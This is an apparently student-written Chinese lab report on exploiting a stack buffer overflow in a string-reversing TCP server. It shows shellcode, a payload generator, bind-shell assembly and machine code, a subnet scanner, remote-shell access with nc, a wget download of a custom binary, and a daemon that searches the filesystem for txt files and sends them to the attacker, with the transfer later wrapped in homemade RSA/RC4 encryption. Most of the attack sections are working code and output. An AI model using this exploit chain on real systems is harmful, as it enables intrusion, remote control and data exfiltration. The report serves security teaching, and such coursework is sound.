用 C 语言将 90 字节的、22 字节的填充字符'A'、缓冲区 a 首地址\x7c\xc8\xff\xff 拼接起来，再反向输出（因为服务器先进行翻转字符串，再 reverse 返回），代码如下：

test1.c

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>


int main()
{
    char buffer[117]={0};
    int i=0;
    strncpy(buffer,"\x83\xc4\x30\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\

    for(i=0;i<22;i++){
        buffer[i+90]='\x41';
    }

    strncpy((buffer+112),"\x7c\xc8\xff\xff",4);


    unsigned char *p = (unsigned char*)buffer;
    for(i=115;i>=0;i--){
        printf("\\x%02x",p[i]);
    }
    return 0;
}
```

编译运行结果如下：

```
lxy@lxy-virtual-machine:~$ gcc -o test1 test1.c
lxy@lxy-virtual-machine:~$ ./test1
\xff\xff\xc8\x7c\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x80\xcd\x0b\xb0\xd2\x31\xe1\x89\x53\x51\x52\x50\xe2\x89\x6f\x68\x63\x65\x68\x20\x20\x20\x
20\x68\x31\x30\x32\x22\x68\x31\x30\x33\x37\x68\x32\x30\x30\x35\x68\x3e\x22\x38\x30\x68\x79\x78\x6
c\x3e\x68\x74\x78\x74\x2e\x68\x52\xd2\x31\xe1\x89\x51\xff\xff\x9c\xd2\xf1\x81\xff\xff\xff\xff\xb9
\x50\xe3\x89\x6e\x69\x62\x2f\x68\x68\x73\x2f\x2f\x68\x50\xc0\x31\x30\xc4\x83lxy@lxy-virtual-machi
ne:~$
```

高亮部分作为客户端向服务器第二次发送的数据。

2 编译与运行

编译同任务一

1）在 Ubuntu 运行服务器

./server

```
lxy@lxy-virtual-machine:~$ ./server
```

2）在 Kali 运行客户端


./client

```
root@kali:~# ./client
ping 192.168.254.1 success. check the port 8888...
Connect timeout.
ping 192.168.254.2 success. check the port 8888...
connect error:Connection refused
ping 192.168.254.156 success. check the port 8888...
Connect success!!!!!

begin to exploit...
CAN
edcba
```

➢ 实验结果

1）服务器



可以看到，对正常字符串”abcde”进行正确的翻转；成功创建 lxy.txt 文件，内容为学号 2017301500208。

2）客户端

```
root@kali:~# ./client
ping 192.168.254.1 success. check the port 8888...
Connect timeout.
ping 192.168.254.2 success. check the port 8888...
connect error:Connection refused
ping 192.168.254.156 success. check the port 8888...
Connect success!!!!!

begin to exploit...
CAN
edcba
```

可以看到，

首先向 192.168.254.0/24 的局域网的所有主机发送 ping 数据包。

如果 ping ip success，则检查 8888 端口看是否能连接。

最后只有 192.168.254.156 连接成功 Connect success!!!!!。

判断是否是翻转字符串的服务器，得到 edcba，说明 CAN。

最后，对其进行漏洞利用。

➢ 实验中遇到的问题及解决

问题 1：

调试的时候如果程序没有正常结束，下一次就会 bind erro。因为 ip(port)占用，使用命令 netstat -tanlp 查看相应进程号，再 kill -9 pid 强制杀掉。

问题 2：

一开始打算在 reserve 函数里直接很僵硬的 memcpy 一个比 a 大的字符串，如下图。这样导致短字符串的翻转也会出错，并且 memcpy、strncpy 都有检查，关闭了 FORTIFY 也出现段错误，执行不到 reserve 返回。

```
void reverse(){
        char a[100];
        memcpy(a,buffer,130);

        int len=strlen(a);

        for(int i=0; i<len; i++){
                buffer[i]=a[len-1-i];
        }

}
```

问题 3：

在 reverse 函数里直接对 a 赋值时，如下图。这里的局部变量 len、i 可能因为 a 的溢出被覆盖了。可能因为局部变量在栈里的分配的地址比 a 大，a 溢出时将其覆盖了，使得循环无法正常进行。所有用 to_a 函数分开。

```
void reverse(){
        char a[100];
        int len=strlen(buffer);
        for(int i=0; i<len; i++){
                a[i]=*(buffer+len-1-i);
        }
        memcpy(buffer,a,len);
}
```

问题 4：

一开始准备用 system 函数：返回地址为 system，后面紧跟”echo 2017301500208>lxy.txt”，后来发现任务三用不了，最后只好改用栈中执行 shellcode。

任务三：利用上述漏洞，把一个自己设计的程序 daemon 送上服务端机器并运行，这个 daemon 能够搜索服务器上的所有 txt 文件，并找出文件名中含有你的姓名的文件，并利用网络传送给客户端机器（传出的方法不限，例如：email，在线 socket 连接等）。

➢ 实验环境及工具

Ubuntu 18.04、Kali
gcc

➢ 实验思路

一共四次连接：
1）TCP（port：8888）：恶意客户端向服务器发送 payloads，使其缓冲区溢出执行 shellcode；
2）TCP（port：4444）：上述 shellcode 在服务器端开启监听，提供远程 shell。此时恶意客户端连接服务器 4444 端口进行命令行控制；
3）ftp：恶意客户端向服务器上传 search 可执行文件，可在服务器的远程命令行通过 wget ftp://user:password@ip/search 获得（search 在客户端 ftp 的根目录下）；
4）TCP（3333）：恶意客户端开启监听 recv_txt，search 在服务端的系统找到 txt 文件后，将其发送给客户端。

➢ 代码原理

服务器端 tcp_server.c 和任务一中相同，恶意客户端 tcp_client.c 和任务一只有 payloads 的区别。新增了两个 C 源文件：服务器搜索 txt 并发送 lxy.txt 的可执行程序的代码 search.c、客户端接收 lxy.txt 的代码 recv_txt.c

1 search.c

分为两部分，搜索文件和发送文件。共五个函数：
主函数 main（接收命令行参数调用搜索函数）、
get_dir（搜索指定目录下的文件和文件夹，递归调用实现搜索整个系统的 txt）、
send_txt、process_conn_client（将找到的 lxy.txt 文件通过 TCP(port:3333)发回给恶意客户端）
sigpipe（当恶意客户端没有开启 3333 端口时，信号处理函数）

1）main 函数

接收 2 个参数：argv[1]指定服务器搜索路径、argv[2]指定恶意客户端 ip

调用 getdir 函数开始 txt 文件的搜索

```
int main(int argc, char *argv[])
{
    if(argc!=3){
        printf("argc error\n");
        return -1;
    }
    getdir(argv[1],argv[2]);
    return 0;
}
```

2）get_dir 函数

int getdir(char * pathname,char *ip)

参数：pathname 指定搜索目录；　　ip 指定发回的恶意客户端 ip

该函数先打开 pathname 指定的目录，再通过调用 readdir 库函数获取 pathname 下所有的文件和文件夹（struct dirent 的链表），通过每个结构体的 d_type 属性，判断是目录还是文件。

```
DIR* path=NULL;
path=opendir(pathname);

if(path==NULL)
{
    perror("failed");
    exit(1);
}
struct dirent* ptr; //目录结构体---属性：目录类型 d_type,  目录名称d_name
char buf[1024]={0};
while((ptr=readdir(path))!=NULL)
{
```

如果是目录，递归调用 getdir 继续搜索该目录下的文件和文件夹。

```
//如果是目录
if(ptr->d_type==DT_DIR)
{

    sprintf(buf,"%s/%s",pathname,ptr->d_name);
    //printf("目录:%s\n",buf);
    getdir(buf,ip);
}
```

如果是文件，通过后缀名判断是否是 txt 文件，将 txt 文件的完整路径打印出来。再判断是否是 lxy.txt，如果是则调用 send_txt 函数发回给恶意客户端。

```
if(ptr->d_type==DT_REG)
{
    sprintf(buf,"%s/%s",pathname,ptr->d_name);//把pathname和文件名拼接后放进缓冲字符数组
    int len=strlen(ptr->d_name);
    if(ptr->d_name[len-1]=='t' && ptr->d_name[len-2]=='x' && ptr->d_name[len-3]=='t' && ptr->d_name[len-4]=='.' ){
        printf("文件:%s\n",buf);
        char filenamelxy[]="lxy.txt";
        if(strcmp(ptr->d_name,filenamelxy)==0){
            printf("begin to send.....\n");
            send_txt(buf,ip);
        }
    }
}
```

3）send_txt 函数、process_conn_client 函数

这两个函数和任务一差不多，不同的是 process_conn_client 是读取 txt 文件的

数据发送给恶意客户端的 3333 端口，该部分的修改如下

```
void process_conn_client(int s,char* path)
{
    int fd=-1;
    fd=open(path,O_RDONLY);
    if(fd==-1){
        printf("open file error\n");
        return;
    }


    char buffer[1024];                          /*数据的缓冲区*/
    ssize_t size = 0;
    for(;;){                                    /*循环处理过程*/
        /*从文件中读取数据放到缓冲区buffer中*/
        size = read(fd, buffer, 1024);
        if(size > 0){                           /*读到数据*/
            write(s, buffer, size);             /*发送给服务器*/

        }else{
            printf("send %s finish!\n",path);
            break;
        }
    }
}
```

4）sig_pipe 函数

当恶意客户端的 3333 端口未开放时触发

```
void sig_pipe(int sign)
{
    printf("Catch a SIGPIPE signal\n");
    exit(0);
}
```

2 recv_txt.c

该代码和任务一中的服务端类似，不同的是在读取发来的 txt 文件时，写入的是 lxy.txt 文件。该部分的代码如下

```
void process_conn_server(int s)
{
    ssize_t size = 0;

    char buffer[1024];  /*数据的缓冲区*/
    char filename[]="lxy.txt";

    int fd=-1;
    fd=open(filename,O_WRONLY|O_CREAT|O_APPEND,S_IRWXU);
    if(fd==-1){
        printf("open file error\n");
        return;
    }

    for(;;){    /*循环处理过程*/
        size = read(s, buffer, 1024);   /*从套接字中读取数据到缓冲区buffer中*/
        if(size == 0){          /*没有数据*/
            char totalstr[20];
            printf("%s:receive finish!\n",filename);
            return;
        }
        write(fd,buffer,strlen(buffer));
    }
}
```

➢ 实验步骤

1 编写恶意客户端发送的 payload

该部分和任务二的 payload 结构一致，不同的是 shellcode 的部分。

1）编写 shellcode

该部分 shellcode 的汇编主要是通过网络相关的系统调用：socket（359）、bind（361）、listen（363）、accept（实现和恶意客户端通信；再调用 dup2（63）将漏洞服务器的 STDERR、STDOUT、STDIN 重定向；最后调用 execve 执行/bin/sh 获取命令行。

```
1.  global _start
2.      section .text
3.  _start:
4.      xor eax, eax        （4-12）：调用 socket()创建套接字
5.      mov ebx, eax
6.      mov ecx, eax
7.      mov edx, eax        protocol = 0
8.      mov ax, 0x167       系统调用号：359
9.      add esp, eax
10.     mov bl, 0x2         domain = AF_INET
11.     mov cl, 0x1         type = SOCK_STREAM
12.     int 0x80 ;
13.     mov ebx, eax        ebx = ss（创建的服务器套接字）
14.
15.     xor eax, eax        （15-23）：调用 bind()将套接字 fd 和地址结构 addr 绑定
16.     mov ax, 0x169       系统调用号：361
17.     xor ecx, ecx        （17-21）：构造 sockaddr_in 结构体
18.     push ecx            sin_addr = INADDR_ANY（本地）
19.     push word 0x5c11    sin_port = 4444
20.     push word 0x2        sin_zero = AF_INET as sin_family
21.     mov ecx, esp        ecx = struct sockaddr_in addr
22.     mov dl, 0x10 ;      edx = sizeof(addr) = 16 bytes
23.     int 0x80
24.
25.     xor ecx, ecx        （25-28）：调用 listen()函数设置监听队列
26.     xor eax, eax
27.     mov ax, 0x16b       系统调用号：363
28.     int 0x80
29.
30.     xor eax, eax        （30-37）：调用 accept4()函数接收客户端连接
31.     mov ax, 0x16c       系统调用号 364
32.     push ecx            NULL 压栈
33.     mov esi, ecx        flags = 0
34.     mov ecx, esp        addr = NULL
35.     mov edx, esp        addrlen = NULL
```

```
36.      int 0x80
37.      mov ebx, eax                ebx =  cs（accept4 获取的客户端套接字）
38.
39.      xor ecx, ecx          （39-46）：通过 ecx=2、1、0 循环，将 STDERR、STDOUT、STDIN
40.      mov cl,  2                                  通过 dup2 函数重定向到客户端套接字 cs
41.      xor eax, eax
42.  dup2:
43.      mov al, 0x3F                系统调用号：63
44.      int 0x80
45.      dec ecx
46.      jns dup2
47.
48.      xor eax, eax          （48-56）：调用 execve 执行 shell
49.      push eax                    NULL 压栈
50.      push 0x68732f2f              "//sh"
51.      push 0x6e69622f             "/bin"
52.      mov ebx, esp                filename = “/bin//sh”的首地址
53.      xor ecx, ecx
54.      xor edx, edx                envp = NULL
55.      mov al, 0xB                 系统调用号：11
56.      int 0x80
```

2）获取 payload

先获取 shellcode 机器码

nasm -f elf32 getshell.asm

ld -m elf_i386 -o getshell getshell.o

```
lxy@lxy-virtual-machine:~$ gdb getshell
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from getshell...(no debugging symbols found)...done.
gdb-peda$ x/200bx _start
0x8048060 <_start>:     0x31    0xc0    0x89    0xc3    0x89    0xc1    0x89    0xc2
0x8048068 <_start+8>:   0x66    0xb8    0x67    0x01    0x01    0xc4    0xb3    0x02
0x8048070 <_start+16>:  0xb1    0x01    0xcd    0x80    0x89    0xc3    0x31    0xc0
0x8048078 <_start+24>:  0x66    0xb8    0x69    0x01    0x31    0xc9    0x51    0x66
0x8048080 <_start+32>:  0x68    0x11    0x5c    0x66    0x6a    0x02    0x89    0xe1
0x8048088 <_start+40>:  0xb2    0x10    0xcd    0x80    0x31    0xc9    0x31    0xc0
0x8048090 <_start+48>:  0x66    0xb8    0x6b    0x01    0xcd    0x80    0x31    0xc0
0x8048098 <_start+56>:  0x66    0xb8    0x6c    0x01    0x51    0x89    0xce    0x89
0x80480a0 <_start+64>:  0xe1    0x89    0xe2    0xcd    0x80    0x89    0xc3    0x31
0x80480a8 <_start+72>:  0xc9    0xb1    0x02    0x31    0xc0    0xb0    0x3f    0xcd
0x80480b0 <dup2+3>:     0x80    0x49    0x79    0xf9    0x31    0xc0    0x50    0x68
0x80480b8 <dup2+11>:    0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62    0x69
0x80480c0 <dup2+19>:    0x6e    0x89    0xe3    0x31    0xc9    0x31    0xd2    0xb0
0x80480c8 <dup2+27>:    0x0b    0xcd    0x80    Cannot access memory at address 0x80480cb
gdb-peda$
```

修改反向输出函数 test1.c，最后可以得到

```
lxy@lxy-virtual-machine:~$ gcc -o test1 test1.c
lxy@lxy-virtual-machine:~$ ./test1
\xff\xff\xc8\x7c\x41\x41\x41\x41\x41\x80\xcd\x0b\xb0\xd2\x31\xc9\x31\xe3\x89\x6e\x69\x62\x2f\x68\
x68\x73\x2f\x2f\x68\x50\xc0\x31\xf9\x79\x49\x80\xcd\x3f\xb0\xc0\x31\x02\xb1\xc9\x31\xc3\x89\x80\x
cd\xe2\x89\xe1\x89\xce\x89\x51\x01\x6c\xb8\x66\xc0\x31\x80\xcd\x01\x6b\xb8\x66\xc0\x31\xc9\x31\x8
0\xcd\x10\xb2\xe1\x89\x02\x6a\x66\x5c\x11\x68\x66\x51\xc9\x31\x01\x69\xb8\x66\xc0\x31\xc3\x89\x80
\xcd\x01\xb1\x02\xb3\xc4\x01\x01\x67\xb8\x66\xc2\x89\xc1\x89\xc3\x89\xc0\x31lxy@lxy-virtual-machi
ne:~$
```

2 运行前的准备

1）编译


gcc -m32 -o client tcp_client.c

gcc -m32 -o recv_txt recv_txt.c

gcc -m32 -o search search.c

2）创建 ftp 服务，将 search 可执行程序放在 ftp 用户（lxy）的根目录

```
root@kali:~/ftp# useradd lxy -d ~/ftp
root@kali:~/ftp# passwd ftpuser
passwd：用户“ftpuser”不存在
root@kali:~/ftp# passwd lxy
输入新的 UNIX 密码：
重新输入新的 UNIX 密码：
passwd：已成功更新密码
root@kali:~/ftp# mkdir pub
root@kali:~/ftp# chmod 777 -R ./pub
root@kali:~/ftp# vim /etc/vsftpd.conf
root@kali:~/ftp# sudo /etc/init.d/vsftpd restart
[ ok ] Restarting vsftpd (via systemctl): vsftpd.service.
root@kali:~/ftp#
```




3 运行

服务端：Ubuntu；　　恶意客户端：kali


1）Unbuntu 运行 server

./server



2）kali 运行恶意客户端

./client




3）kali 再开一个终端，运行接收 lxy.txt 文件的服务器

4）kali 连接 Ubuntu 的 4444 端口

nc 192.168.254.156 4444

此时已进入 shell，如



wget ftp://lxy:toor@192.168.254.230/search 上传 search 文件

```
wget ftp://lxy:toor@192.168.254.230/search
--2020-06-10 23:40:22--  ftp://lxy:*password*@192.168.254.230/search
           => 'search'
Connecting to 192.168.254.230:21... connected.
Logging in as lxy ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE search ... 13400
==> PASV ... done.    ==> RETR search ... done.
Length: 13400 (13K) (unauthoritative)

     0K .......... ...                                       100%  958K=0.01s

2020-06-10 23:40:22 (958 KB/s) - 'search' saved [13400]
```

chmod +x ./search 添加文件的可执行权限并运行
./search /home/lxy/test 192.168.254.230

➢ 实验结果

如下图所示，search 成功搜索了 Ubuntu 的/home/lxy/test 下的所有 txt 文件（这里因为 txt 文件太多，只搜索指/home/lxy/test 及其子目录下的 txt 文件）。并且当搜索到 lxy.txt 时，将其发回了 kali。

```
chmod +x ./search
./search /home/lxy/test 192.168.254.230
文件:/home/lxy/test/2/peda-session-server.txt
文件:/home/lxy/test/2/peda-session-dash.txt
文件:/home/lxy/test/2/lxy.txt
begin to send.....
send /home/lxy/test/2/lxy.txt finish!
```

打开(O)　lxy.txt　~/　保存(S)

```
2017301500208
```

root@kali: ~

文件(F)　编辑(E)　查看(V)　搜索(S)　终端(T)　帮助(H)

```
root@kali:~# ./recv_txt
^Croot@kali:~# ./recv_txt
^Croot@kali:~# ./recv_txt
lxy.txt:receive finish!
```

任务四：在上述任务的基础上，设计一种密钥管理机制和传输加密方案，模拟将传输内容加密（包含文件名和文件内容）发送给客户端机器。用 **wireshark** 等工具抓取传输内容，证明未加 密与加密的区别，并分析你所设计的密钥管理机制和传输加密方案的安全性。

➢ 实验环境及工具

Ubuntu 18.04、Kali
gcc

➢ 实验思路

为了保证服务器 B 发给恶意客户端机器 A 的 txt 内容的保密性，这里先验证客户端机器 A 的身份并协商会话密钥，再用会话密钥对 txt 的内容及摘要加密，。

1）A 的身份认证

A 具有 RSA 算法的私钥 Kd<p, q, d, φ>，对应公钥 Ke<n, e>，默认 B 已知 A 的公钥 Ke。

B 随机产生一个会话密钥 Ks，并用 A 的公钥 Ke 加密后发给 A

B->A：C = E（Ks，Ke）

A 解密获得会话密钥 Ks

2）加密通信

采用 RC4 算法，种子密钥为会话密钥 Ks。（RC4 的算法简单高效，所以在大量内容传输时使用 RC4，而非 RSA）

3）完整性验证

在数据加密前添加 2 字节的校验和（CRC16）作为完整性检验。

➢ 代码原理

代码 research.c、recv_txt.c 和任务三的区别是，多了上述三个安全性检验。具体如下：

1 RSA 身份认证

RSA 原理：
①随机选择两个大素数 p 和 q，而且保密；
②计算 n=pq，将 n 公开；
③计算φ(n)=(p-1)(q-1)，对φ(n)保密；

③随机地选取一个正整数 e，1<e< φ(n)且（e, φ(n)）=1，将 e 公开；
④根据 ed=1mod φ(n)，求出 d，并对 d 保密；
⑤加密运算：
C = M^e mod n
⑥解密运算：
M = C^e mod n
⑦私钥 K<p, q, d, φ>，对应公钥 K<n, e>

所以，首先生成恶意客户端 A 的公私钥对，服务器产生随机数（会话密钥 message），通过 RSA 加密算法，恶意客户端是解密算法，只有身份正确的客户端才能正常解密，获取之后通信的会话密钥。

RSA 密钥对的生成直接从 prime.txt 中选取，只要保证（e, φ(n)）即可，生成后直接写在了对应的代码里。以下分为产生会话密钥、服务器端加密、客户端解密三部分详细说明：

1）产生会话密钥

随机生成 128 个字节的会话密钥作为 RSA 的 message，以当前时间作为随机数种子。

```
void create_Ks(unsigned char *Ks, int n){
    for(int i=0; i<n; i++){
        int j=1+(int)(127.0*rand()/(RAND_MAX+1.0));
        Ks[i]=(unsigned char)j;
    }
}
```

2）服务器对会话密钥加密

对会话密钥的每个字节，最后调用 rsa_modExp 分别加密，该函数采用快速乘方法，每平方一次取一次模形成递归调用。

```
long long rsa_modExp(long long b, long long e, long long m)
{
  if (b < 0 || e < 0 || m <= 0){
    exit(1);
  }
  b = b % m;
  if(e == 0) return 1;
  if(e == 1) return b;
  if( e % 2 == 0){
    return ( rsa_modExp(b * b % m, e/2, m) % m );
  }
  if( e % 2 == 1){
    return ( b * rsa_modExp(b, (e-1), m) % m );
  }

}
```

3）客户端对会话密钥解密

对会话密钥的每个字节，最后调用 ExtEuclid 分别解密，该函数采用扩展欧几里得算法。

```
long long ExtEuclid(long long a, long long b)
{
 long long x = 0, y = 1, u = 1, v = 0, gcd = b, m, n, q, r;
 while (a!=0) {
   q = gcd/a; r = gcd % a;
   m = x-u*q; n = y-v*q;
   gcd = a; a = r; x = u; y = v; u = m; v = n;
   }
   return y;
}
```

2 RC4 加密通信

RC4 原理

RC4 算法是基于非线性数据表变换的序列密码，算法简单、高效。使用 256 字节的 S 表、R 表。把 RC4 算法看成一个有限状态自动机。把 S 表和 I、J 指针的具体取值成为 RC4 的一个状态，对状态 T 进行非线性变换，产生出新的状态，并输出密钥序列中的一个密钥字节 k。

RC4 的下一状态的定义如下：

①I=0，J=0;

②I=I+1 mod 256；

③J=J+S[I] mod 256；

④交换 S[I]和 S[J]

RC4 的加密过程如下（加解密算法相同）：

①对 S 表线性填充：S[i]=i，i=0-255

②用种子密钥填充 R 表，如果种子密钥长度小于 256，则依次重复填充，直至将 R 表填满。

③用 R 表对 S 进行随机化处理：

J=0；

对 I=0 到 255 重复以下操作：

J=(J+S[I]+R[I]) mod 256

交换 S[I]和 S[J]

④生成和明文长度相等的密钥流：

T 到下一状态

h = (S[I]+R[I]) mod 256

k = S[h]

k 即为密钥流与明文异或。代码也比较简单。

加密过程①-③

```
int S[256], R[256];

int i, j;                          //初始化S
for (i = 0; i < 256; i++)
    S[i] = i;

int len = 128;              //用种子K填充R
for (i = 0; i < 256; i++) {
    j = i % len;
    R[i] = K[j];
}

j = 0;                             //用R随机化S
for (i = 0; i < 256; i++) {
    j = (j + S[i] + R[i]) % 256;
    int c = S[i];
    S[i] = S[j];
    S[j] = c;
}
```

加密过程④、⑤：

```
int *keystream;
keystream = (int *)malloc(sizeof(int)*fileLen);


i = 0;
j = 0;
len = 0;
while (len < fileLen) {
    j = (j + S[i]) % 256;
    int c = S[i];
    S[i] = S[j];
    S[j] = c;
    int h = (S[i] + S[j]) % 256;
    keystream[len] = S[h];
    C[len] = (char)(keystream[len] ^ P[len]);
    i = (i + 1) % 256;
    len++;
}

return 1;
```

3 CRC16 验证完整性

CRC16 原理

循环冗余校验，检验和 16b。假设数据传输过程中需要发送 15 位的二进制信息 g=101001110100001，这串二进制码可表示为代数多项式 g(x) = x^14 + x^12 + x^9 + x^8 + x^7 + x^5 + 1，其中 g 中第 k 位的值，对应 g(x)中 x^k 的系数。将 g(x)乘以 x^m，既将 g 后加 m 个 0，然后除以 m 阶多项式 h(x)，得到的(m-1)阶余项 r(x)对应的二进制码 r 就是 CRC 编码。

校验和计算的代码也比较简单，同 ICMP 的校验和计算：

```
int CalCrc(int crc, const char *buf, int len)
{
    unsigned int byte;
    unsigned char k;
    unsigned short ACC,TOPBIT;
//    unsigned short remainder = 0x0000;
    unsigned short remainder = crc;
    TOPBIT = 0x8000;
    for (byte = 0; byte < len; ++byte)
    {
        ACC = buf[byte];
        remainder ^= (ACC <<8);
        for (k = 8; k > 0; --k)
        {
            if (remainder & TOPBIT)
            {
                remainder = (remainder << 1) ^0x8005;
            }
            else
            {
                remainder = (remainder << 1);
            }
        }
    }
    remainder=remainder^0x0000;
    return remainder;
}
```

验证步骤即把所有数据带入 CalCrc 函数，返回结果若为 0 则代表完整，反之则被篡改。

4 对应客户端和服务器代码的修改

1）服务器 search.c

在 process_conn_client 函数里，首先协商会话密钥：生成 RC4 的种子密钥、将种子密钥用 RSA 加密、将密文发回给客户端

```
/******协商会话密钥******/
struct public_key_class pub[1];
//rsa_gen_keys(pub, priv, PRIME_SOURCE_FILE);
pub[0].modulus=2439149849;
pub[0].exponent=257;

char message[128] ={0};
create_Ks((unsigned char*)message,128 );
int i;
printf("Original:\n");
for(i=0; i < 128; i++){
        printf("%02x ",(unsigned char)message[i]);
}

long long *encrypted = rsa_encrypt(message, sizeof(message), pub);
if (!encrypted){
        printf("Error in encryption!\n");
        return;
}
    printf("Encrypted:\n");
for(i=0; i < strlen(message); i++){
        printf("%lld ", (long long)encrypted[i]);
}

write(s, encrypted, 1024);  /*发送给服务器*/
free(encrypted);
```

然后发送文件名，需通过 RC4 加密

```
/*****发送文件名******/
char filename_en[1024]={0};
rc4_encrypt(filename, filename_en, message, strlen(filename));
write(s, filename_en, 1024);
```

最后发送文件内容。循环读取 txt 文件，添加 16 位的校验码，用 RC4 加密后发给客户端。

```
for(;;){        /*循环处理过程*/
    /*从文件中读取数据放到缓冲区buffer中*/
    memset(buffer,0,1024);
    size = read(fd, buffer, 1022);
    if(size > 0){                                   /*读到数据*/
        buffer[size-1]='\0';//read最后一个字符是\n


        unsigned short crc = CalCrc(0, buffer, size-1);
        buffer[size] = (char)crc;//取校验码的低八位
        buffer[size-1] = (char)(crc >> 8);//取校验码的高八位
        buffer[size+1] ='\0';
        size=size+2;

        rc4_encrypt(buffer, buffer_en, message, size);      //加密
        write(s, buffer_en, 1024);                  /*发送给服务器*/

    }else{
        printf("send %s finish!\n",path);
        break;
    }
}
```

2）客户端 recv_txt.c

首先协商会话密钥，读取服务器发来的密文，通过 RSA 解密

```
    /*****协商会话密钥******/
    int size=0;
    long long *encrypted = malloc(sizeof(long long)*128);
    size = read(s,encrypted,1024);
/*  printf("Encrypted:\n");
    for(int i=0; i < 128; i++){
        printf("%lld ", (long long)encrypted[i]);
    }
*/
    struct private_key_class priv[1];
    priv[0].modulus=2439149849;
    priv[0].exponent=1698774401;
    char *decrypted = rsa_decrypt(encrypted, 1024, priv);
    if (!decrypted){
            printf("Error in decryption!\n");
            return;
    }


    char message[128]={0};
    memcpy(message,decrypted,128);
    free(decrypted);
    free(encrypted);
```

接收文件名，需要调用 RC4 算法解密。

```
/*****接收文件名******/
char filename_en[1024]={0};
size = read(s, filename_en, 1024);
char filename[1024]={0};
rc4_encrypt(filename_en, filename, message, strlen(filename_en));


int fd=-1;
fd=open(filename,O_WRONLY|O_CREAT|O_APPEND,S_IRWXU);
if(fd==-1){
    printf("open file error\n");
    return;
}
```

接收文件内容，先用 RC4 解密，在 CRC16 检验完整性，如果正确写入文件。

```
/*****接收文件内容******/
char buffer[1024];  /*数据的缓冲区*/
char buffer_de[1024];   /*数据的缓冲区*/
for(;;){    /*循环处理过程*/
    memset(buffer,0,1024);
    size = read(s, buffer, 1024);   /*从套接字中读取数据到缓冲区buffer中*/
    size = strlen(buffer);
    if(size == 0){          /*没有数据*/
        printf("%s:receive finish!\n",filename);
        return;
    }


    memset(buffer_de,0,1024);
    rc4_encrypt(buffer, buffer_de, message, size);      //解密

        int result = CalCrc(0, buffer_de, size-1) & 0xffff; //校验完整性
    if(result!=0){
        printf("crc error!\n");
        close(fd);
        return;
    }
    write(fd,buffer_de,size-3);
}
```

➢ 实验步骤

1 编译

